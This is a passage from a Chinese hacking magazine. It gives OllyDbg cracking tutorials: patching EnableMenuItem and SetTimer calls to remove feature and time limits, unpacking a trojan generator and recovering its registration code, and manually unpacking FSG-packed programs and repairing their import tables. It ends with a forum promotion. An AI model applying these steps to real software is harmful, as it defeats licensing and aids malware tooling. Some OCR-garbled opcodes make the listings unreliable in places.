这里，1.exe是一个带功能限制的程序，运行程序会发现有个菜单是灰色的（不可用），我们要做的就是把这个菜单弄成正常的。

在上面列出来的API中可以看到，EnableMenuItem是用来显示或禁用菜单的，我们先用OD载入程序1.exe，在OD下面的命令行输入bpx *，如图1所示。

命令：	bpx *

图1 输入bpx *

回车后会打开模块间的调用界面，里面列举了当前模块调用了哪些API函数。在里面找到EnableMenuItem，F2下断点，接着按F9运行程序，不一会就停在了我们下的断点处，代码和注释如下：

```
004011E3   6A 01  PUSH 1              ;
当这里为1的时候表示禁用菜单，0为正常
004011E5  68 459C0000  PUSH 9C45   ;
ItemID = 9C45 (40005.)
004011EA 50 PUSH EAX         ; hMenu
004011EB FF15 9C404000 CALL DWORD
PTR DS:[<&USER32.EnableMenuIt>;
\EnableMenuItem
```

看到上面代码中的PUSH 1没有？这里为1的时候表示禁用菜单，为0则表示正常，所以我们把1修改为0即可完成这个程序的破解。

注意：在一般功能限制里面还有一个用得比较多的函数是使按钮变成灰色的，它的API函数是EndDialog，特征和上面的一样，0表示正常，1是灰色按钮，举例如下：

```
0040106D |.6A 00  PUSH 0;  /Result = 0
0040106F|.  FF75 08  PUSH DWORD
PTR SS:[EBP+8]; |hWnd
00401072  |.  E8 C1000000  CALL
<JMP.&USER32.EndDialog>;
\EndDialog
```

例二：破除时间限制

接着上面的来，这里2.exe是个有运行时间限制的程序，用OD载入2.exe，在调用里面找到settimer，也就是上面讲的创建定时器，双击到关键代码部分，如下。

```
004010C6  6A 00PUSH 0   ; /Timerproc
= NULL
004010C8.  68 E8030000  PUSH 3E8;
|Timeout = 1000. ms
004010CD . 6A 01PUSH 1  ; |TimerID = 1
004010CF.56PUSH ESI  ; |hWnd
004010D0.FF15 30204000 CALL DWORD
PTR DS:[<&USER32.SetTimer>] ;
\SetTimer
```

在第二行是这个定时器Timeout，时间设置为1000毫秒。到了这个时间它就会跳到KILLTIME，这个函数是和settimer成对出现的。这里有两个修改办法。第一是把3E8（也就是上面的限制时间）改大，使运行时间更长；第二是把整个settimer函数NOP掉，这样程序就不会计时，也就不会被关闭了。

还有一些使用天数限制的也类似，破解起来很容易，一般都有修改日期安装，下断点GetLocalTime得到比较关键部分，修改或跳过比较来破解。

例三：木马生成器QQ冲击波V3.2分析

下面再讲最后一个程序，这是一个木马生成器QQ冲击波V3.2.exe（希望大家不会用来做坏事），我们主要看下它的注册部分和怎么找到注册关键部分。用PEID查壳显示不出来是什么，但是看它的块信息像是北斗的壳，什么版本就不清楚了。无所谓，我们来手脱，OD载入，停在下面这行：

```
004CE842 >9C PUSHFD ///压缩壳一个
```

按Ctrl+s搜索popad popfd，为什么搜索这个？对应前面的pushfd pushad，这是压缩壳的一个规律，找到这里：

```
004CEAAD   61    POPAD
004CEAAE   9D    POPFD
004CEAAF B8 01000000 MOV EAX,1
004CEAB4  C2 0C00 RETN 0C
004CEAB7   61   OPAD
004CEAB8   9D  POPFD
004CEAB9  - E9 0A46FDFF JMP QQ冲击波.004A30C8 ///到这里F2下断
```

F9运行，到这停下来，再F8到004A30C8，DUMP出来就可以了，保存为1.exe。运行下1.exe，正常，试着注册下看看，弹出对话框，注册不成功，如图2所示。




图2 脱壳后

用OD载入程序，在中断调用中找到MessageboxA，右键---设置每次调用到MessageboxA的断点。F9运行程序，点获取随机号，OD停了下来，不管它，也不要取消断点，F9跳过，返回程序，在注册号里面随便填，比如1111111111111111，点注册软件，OD停在这里：

```
00464790|.  53 PUSH EBX  ; /Style
00464791|.  57 PUSH EDI  ; |Title
00464792|.  56 PUSH ESI  ; |Text
00464793|.  8B45 FC MOV EAX,DWORD PTR SS:[EBP-4] ; |
00464796|.  8B40 30 MOV EAX,DWORD PTR DS:[EAX+30] ; |
00464799|.  50  PUSH EAX  ; |hOwner
0046479A|.  E8 7D24FAFF  CALL <JMP.&USER32.MessageBoxA> ; \MessageBoxA
```

在堆栈位置可以看到出错Title和Text，从刚才弹出错误的地方往上找到这段的开头：

```
004646B4  /$  55  PUSH EBP
```

可以看到下面的提示位置有很多call过来的地址：Local Calls from 004648B1, 004A0F64, 004A1189, 004A15F8, 004A1612, 004A17DC, 004A18C5, 004A1910, 004A1D48, 004A1F3C, 004A1F9F, 004A2184, 004A2279, 004A2429, 004A24C0, 004A25A5，现在不管它们，我们只要搞清楚错误的时候是从哪里过来的就可以了。

在004646b4上F2下断点，F9返回程序，再点注册软件，这次OD停在了刚才004646b4位置，注意堆栈。

```
0012FD7C   004A24C5  返回到 1.004A24C5 来自 1.004646B4
```

执行完了它回到004A24C5处，Ctrl+G输入004A24C5到这个位置，看到上面有个CALL就是去刚才我们断下的位置，向上4行看得出来是从004A2410跳过来的，这么说也就是在前面把注册号和我们输入的比较好了，不相等就跳到出错的位置。再向上找到这个段的开头位置，下断点在004A2384，F9回到程序，点注册软件。这次是在004A2384停了下来，一直单步往下，到这里：

```
004A240B  |.  E8 1C1FF6FF   CALL 1.0040432C  ///在EAX显示的就是注册号。
```

注册号出来了，就可以在这做个内存注册机，以前都说过了，这里就不讲了。

小结一下：看得出来，开始是从一个错误对话框一步一步地向上找到这个位置的，所有的程序破解都是这样的，抓住一个点，再一步一步往上找到注册部分。

（文章中用来做联系的1.exe、2.exe及QQ冲击波V3.2.exe，都已收录在光盘中。）

编辑点评 飘舞的风再次给我们带来系列教程之API函数破解文章，通过三个演示例子帮助大家掌握基本的破解流程，下次再遇到类似的程序，就可以参考作者提供的API断点分类列表，准确地进行定位和破解。不知经过连续三期的教程，你入门了没有？让我们继续期待下期的精彩吧！

破解前奏之手脱FSG快速攻略

December

从本文你可以学到：
1. FSG v1.33的快速脱取和修复。
2. FSG v2.0 IAT的修复。
3. 一些实用的经验。

FSG是取fast small good三个英文的首字母，意思就是快、小、好。FSG是一个压缩比很高的加壳软件，记得以前灰鸽子都是脱壳后再加上FSG这个壳，可以逃过杀毒软件的追杀，但是现在可能不行了，呵呵~~。无可否认，FSG可以把程序文件压缩得很小，所以有一部分的共享软件加了这个壳，下面就用几个实例来介绍一下1.33版本及2.0版本的快速脱壳方法。FSG的脱壳方法有很多，但这次重点放在一个“快”字上。

【需要准备的工具】

OllyDBG v1.1(用于动态调试)

LordPE v1.4 (脱壳辅助工具)

ImportREC v1.6 FINAL (脱壳辅助工具)

有了兵器，干起事来，自然就事半功倍了。

【FSG v1.33 组合经典标志】

近来老是遇上FSG的壳，就找了一个FSG的动画来学习，但发现上面有些方法好像并不是通用的，不知道是系统的问题，还是我笨，照着动画上面的操作没搞成功，在使用内存镜像的时候也老是不成功，试了N次还是不行，可能这个不是通用的方法吧~~很多FSG v1.33的教程都是使用单步法、ESP定律、内存镜像、模拟跟踪等方法，不过这次我给大家带来的是一个令人意想不到的办法，呵呵~~，OK，废话就不多说了，开工，OD载入点如下：

```
00410305 >  BE A4014000   mov esi,FSG1_33.004001A4  ；载入停在这里
0041030A   AD   lods dword ptr ds:[esi]；会滚动你的鼠标吗?会的话，就跟着我往下滚动鼠标
0041030B   93   xchg eax,ebx
0041030C   AD   lods dword ptr ds:[esi]
0041030D   97   xchg eax,edi
0041030E   AD   ods dword ptr ds:[esi]
0041030F 56   push  esi………
00410391  FF13 call dword ptr ds:[ebx]
00410393  95  xchg eax,ebp
00410394  AC  lods byte ptr ds:[esi]
00410395  84C0  est al,al
00410397 ^ 75 FB jnz short FSG1_33.00410394
00410399  FE0E  dec byte ptr ds:[esi]
0041039B ^ 74 F0 je short FSG1_33.0041038D
0041039D  79 05 jns short FSG1_33.004103A4
0041039F   46   inc esi
004103A0 AD lods dword ptr ds:[esi]
004103A1   50  push eax
004103A2  /EB 09 jmp short FSG1_33.004103AD  ；来到这里的时候,大家就要留意了
004103A4   |FE0E  dec byte ptr ds:[esi]
004103A6  -0F84 200DFFFF  je FSG1_33.004010CC；看看这里,发现了什么? 004010CC，我想大家都很熟悉了吧? WIN98下自带的记事本代码入口，也就是人们常说的OEP了
```

这里可能有朋友会问：“往下滚动，到什么时候才知道要停呢？判断有点模糊了吧？”其实这里有一个很经典的组合，就是：

```
jmp
dec
je
```

这个经典组合和下面这个经典组合是差不多的。

```
mov eax [      ] ;这里可以是地址,也可以是其它寄存器
mov edx [      ] ;同上,通常这两个地址就储存着重要信息
call 00XXXXXX
test eax eax
jz(jnz)
```

在004103A6 -|0F84 200DFFFF je FSG1_33.004010CC 处按F4一下，然后按一下ENTER马上会到OEP处：

```
004010CC  55  push ebp ; OEP处
004010CD   8BEC  mov ebp,esp
004010CF   83EC 44  sub esp,44
004010D2  56   push esi
004010D3  FF15 E4634000  call dword ptr ds:[4063E4]
004010D9   8BF0  mov esi,eax
004010DB   8A00  mov al,byte ptr ds:[eax]
```

在004010CC处F2下断点，中断后取消断点，然后就可以用LordPE Dump出来了，但是Dump后的程序运行不了，如图1所示。




图1 Dump后的程序运行不了

这时候为了方便，先不要关闭OD，运行ImportREC v1.6 FINAL，在OEP处填入：10CC，然后依次按“**自动查找IAT，获取输入表，转储到文件**”，由于这里没有无效的函数，所以直接转储就可以了。再用PEID检测一下，如图2所示。

这个方法估计比较通用，而且正如FSG中的F一样，脱壳非常快速，呵呵，估计壳的作者也没想到，加得快，脱得也很快:)




图2 PEID检测没壳了

1.33版本的IAT用ImportREC v1.6 FINAL很容易获取，所以我们基本上能在几秒内完成，但是2.0版本的是否也和1.33版本的一样呢？请接着往下看……

【FSG v2.0 IAT修复问题】

2.0版本跟1.33版本最大的不同就是2.0版本的比1.33版本的多了一个fsg.ini文件。

大部分的共享软件在使用FSG v2.0加壳后，虽然OEP也能非常快速地找到，但在修复IAT上，可能都会有点麻烦，所以这里我用两个实例来分析一下。先拿FSG v2.0的主程序开刀，2.0是1.33的升级版，那会不会还有那个经典组合呢？答案是肯定的，载入后看看下面的代码：

```
载入后，一直往下拉，注意看清楚三个经典组合标志。
004001C6   FF53 10   call dword ptr ds:[ebx+10]
004001C9   95   xchg eax,ebp
004001CA   8B07  mov eax,dword ptr ds:[edi]
004001CC   40   inc eax
004001CD  ^\78 F3  js short fsg.004001C2
004001CF 75 03   jnz short fsg.004001D4
004001D1 FF63 0C  jmp dword ptr ds:[ebx+C]   /// 这里就是跳向OEP的了
```

这次的组合和1.33版的有所不同，这次是：

```
js
jnz
jmp
```

相信都很容易判断吧，只要记住这个组合就可以了，但是这一次不使用这个方法，这次使用硬件断点，载入后看看下面的代码：

```
00400154 >  8725 94334100  xchg dword ptr ds:[413394],esp     ;载入后,停在此处
0040015A   61  popad
0040015B   94   xchg eax,esp  ; F8来到这里,我们看看堆栈会发现什么?
0040015C   55   push ebp
0040015D   A4   movs byte ptr es:[edi],byte ptr ds:[esi]
0040015E   B6 80  mov dh,80
00400160   FF13  call dword ptr ds:[ebx]
```

注意每次F8堆栈的变化，当到了如下代码时，就可以停住了：

```
00413398 004001E8 fsg.004001E8
0041339C 004001DC fsg.004001DC
004133A0 004001DE fsg.004001DE
004133A4  00401000  fsg.00401000 ————————! 很经典的地方，在这里下硬件断点
004133A8 > 7C801E60  kernel32.LoadLibraryA
004133AC > 7C82BFC1  kernel32.GetProcAddress
```

在命令行插件上下硬件断点：hr 004133A4，程序就会马上中断在OEP处：

```
00401000   2BDB    sub ebx,ebx
; OEP处,Dump it
00401002   B8 4CA04000   mov eax,fsg.0040A04C
00401007   C700 08000000  mov dword ptr ds:[eax],8
0040100D   C740 04 FF0000>mov dword ptr ds:[eax+4],0FF
00401014   50   push eax
00401015   E8 DC620000   call fsg.004072F6        ; jmp to COMCTL32.InitCommonControlsEx
0040101A   68 41A64000   push fsg.0040A641
0040101F   E8 D3020000   call fsg.004012F7
```

Dump后的程序是运行不了的，使用ImportREC v1.6 FINAL来修复，OEP填入：1000，按“自动查找IAT”、“获取输入表”，到这里就出现问题了，如图3所示。




图3 修复出现问题

很奇怪，为什么一个函数也获取不了呢？看看“大小”栏，大小怎么可能才4呢？估计问题就出在这里了，所以这里的“大小”栏填入1000，再按“获取输入表”，呵呵，这次能找到函数了，如图4所示。

1000是个通用的较大安全值，很少软件的IAT大小达到1000，设置越大，垃圾指针就越多。IAT位置一般填入正确的OEP地址，“获取输入表”搜索到的都是正确的，但IAT大小一般不准确，通常选1000就可以了。




图4 修改大小后再获取输入表

点击“无效函数”，把无效的函数通通CUT掉后，因为其特性是压缩壳不破坏

IAT，所以拿剪刀全部Cut，再"转储到文件"，这次程序就运行正常了。到这里，这个主程序的壳也算是完了。

"大小"一般选1000就可以了，但如果选1000后连某些有效的函数也一起CUT掉，程序自然也不能正常运行，那怎么办呢？下面用一个加了FSG v2.0壳的记事本（XP系统下提取的，当然就不能和WIN98下提取的比较了，因为XP下的不是选选1000就能修复的）看看：

```
01000154 >  8725 6CF40101   xchg dword ptr ds:[101F46C],esp
；载入停在这里
0100015A    61     popad
0100015B    94     xchg eax,esp
0100015C    55     push ebp
0100015D    A4     movs byte ptr es:[edi],byte ptr ds:[esi]
```

看看入口点，跟上面的入口点有点不同吧？上面的都是00开头的，而这个是01开头的，但是我们还是使用和上面相同的方法到达OEP处（下断点：hr 101f47c，具体怎么知道的看上面的分析）：

```
0100739D    6A 70    push 70            ；OEP处,Dump it
0100739F    68 98180001   push FSG_2_0.01001898
010073A4    E8 BF010000   call FSG_2_0.01007568
010073A9    33DB   xor ebx,ebx
```

上面已经提过，"大小"那里选1000是行不通的，所以我们得手工去寻找IAT的值到底是多少。

随便找个API函数调用，我找到的是0100740B FF15 38130001 call dword ptr ds:[1001338] ；msvcrt.__set_app_type，如图5所示。




图5 找个API函数调用

在命令行插件输入dd 1001338。

```
01001000  77F4DE96  ADVAPI32.RegQueryValueExW  /// IAT开始
01001004  77F4DA70  ADVAPI32.RegCloseKey
01001008  77F36223  ADVAPI32.RegCreateKeyW
0100100C  77F5EEC5  ADVAPI32.IsTextUnicode
01001010  77F4768C  ADVAPI32.RegQueryValueExA
……
01001328  77BAE695  msvcrt.__setusermatherr
0100132C  77BC467C  offset msvcrt._adjust_fdiv
01001330  77B7F68E  msvcrt.__p__commode
01001334  77B7F6C5  msvcrt.__p__fmode
01001338  77B9632C  msvcrt.__set_app_type
0100133C  77BB0067  msvcrt._controlfp
01001340  77BA8F91  msvcrt.wcsncpy       /// IAT结束
```

在这里，我们很容易看到RVA=1000，SIZE=340，运行IREC 1.6 FINAL （记住先别把你的OD关闭），

OEP：739D　　RVA：1000　　SIZE：340

按照前面的修复方法，填入上面的值，CUT掉无效的函数，程序运行正常，因为这次不会连有效函数也一起CUT掉了：）

至此，已经把FSG两个比较常见版本的壳彻底脱掉，当然，方法并不仅限于此，主要是开拓一下你的思路。本文没什么技术含量，希望能给正在脱FSG壳但尚未成功的你带来一点帮助。

（文中用到的软件OllyDBG v1.1、LordPE v1.4 、ImportREC v1.6 FINAL、AsprStripperX1.35已经收录在光盘中。）


编辑点评 作者介绍了FSG壳手工快速脱法，以FSG v1.33和FSG v2.0为例子，详细地讲述了手工脱壳的思路、步骤及一些实用的小技巧和心得，很是可贵！另外，小编有时懒，就用工具脱FSG的壳，目前比较好用的工具是AsprStripper系列，小编在光盘中提供了一个比较常用的AsprStripperX1.35，希望你喜欢！

NoHACK 论坛帖吧

任我小狐兑绝现　读编互动之论坛帖吧

相信本期杂志到大家手上时，大多数的学生读者朋友就要放假了。放假了，想想就是个爽啊！我们的黑友们可以做自己喜欢做的事情了，因为我们有大把大把的时间了！不过这里我要提醒大家："业精于勤而荒于嬉！"，千万不要因为玩而过火了，因为逆水行舟，不进则退！同时要在放假前定个目标，比如你是要学脚本还是要学破解。（我这里就准备假期好好学学破解，一起学习，来论坛交流啊！）此外还要切记，目标不要定得太多，否则到时候什么都是一知半解，什么都没学通了！好了，废话就不多说了。来看看我们的论坛帖吧6月的新变化吧！看看论坛的几最吧！

论坛直通车



各位读者朋友，俺是论坛直通车的司机飞刃侠。特来这里接大家去旅游的，因为俺听小行说各位就要放假了，放假了，不去旅游憋在家里憋坏了怎么办啊！所以我特意开着论坛直通车来接大家去个神秘的场所，我承诺所有的车费都由我一个人出，怎么样？俺够意思吧？HOHO！！现在我发车票给大家，车票就是"www.nohack.cn/bbs"，无论你家在IE省，还是在遨游省，还是在火狐省，拿着俺发给大家的这个车票，就可以上车。什么？哦，你问我车门在哪啊？如果你是第一次来坐我这个车，如图1。那么就在第一个门"注册"那里进来，为了以后我们给你发礼品方便（免费给你坐车，还给东西！）你首先要起个名字啊！如果你来过1次了，就在第2个门"登录"那里上车。好了，坐稳了，我们开车了！

旅游第一站：PP之乡——我的照片

本司机也顺便兼职下导游，在这里有我们论坛的各个人物的照片，有编辑，有斑竹，有会员，有美女，有帅哥！想怎么看就怎么

看，你甚至可以长期住到这个乡，安家费我也给你出啊！

PP 乡本月最大惊喜：

超酷的T恤衫出炉了！

夏日炎炎，放假在家，想在亲朋好友面前好好地酷下吗？火热7月，浪漫暑假，想与女友一起HAPPY吗？想？超酷的T恤衫，不一样的感觉，穿上它，你就可以赶上黑裤子那么酷了！裤子穿着酷吗？百闻不如一见，有PP为证！如图2、图3。看过了，心动了，如果想要购买的话就去论坛的[邮购Q&A]，由掌柜的"速递小子"为你解答邮购具体事宜。如果你最近手头很紧的话，想要件酷酷的T恤，那一样的可以啊！只要你登录www.nohack.cn/bbs的站务管理，时常关注我们的活动，就会有大把大把的机会送给你，而且奖品不只是T恤衫啊！

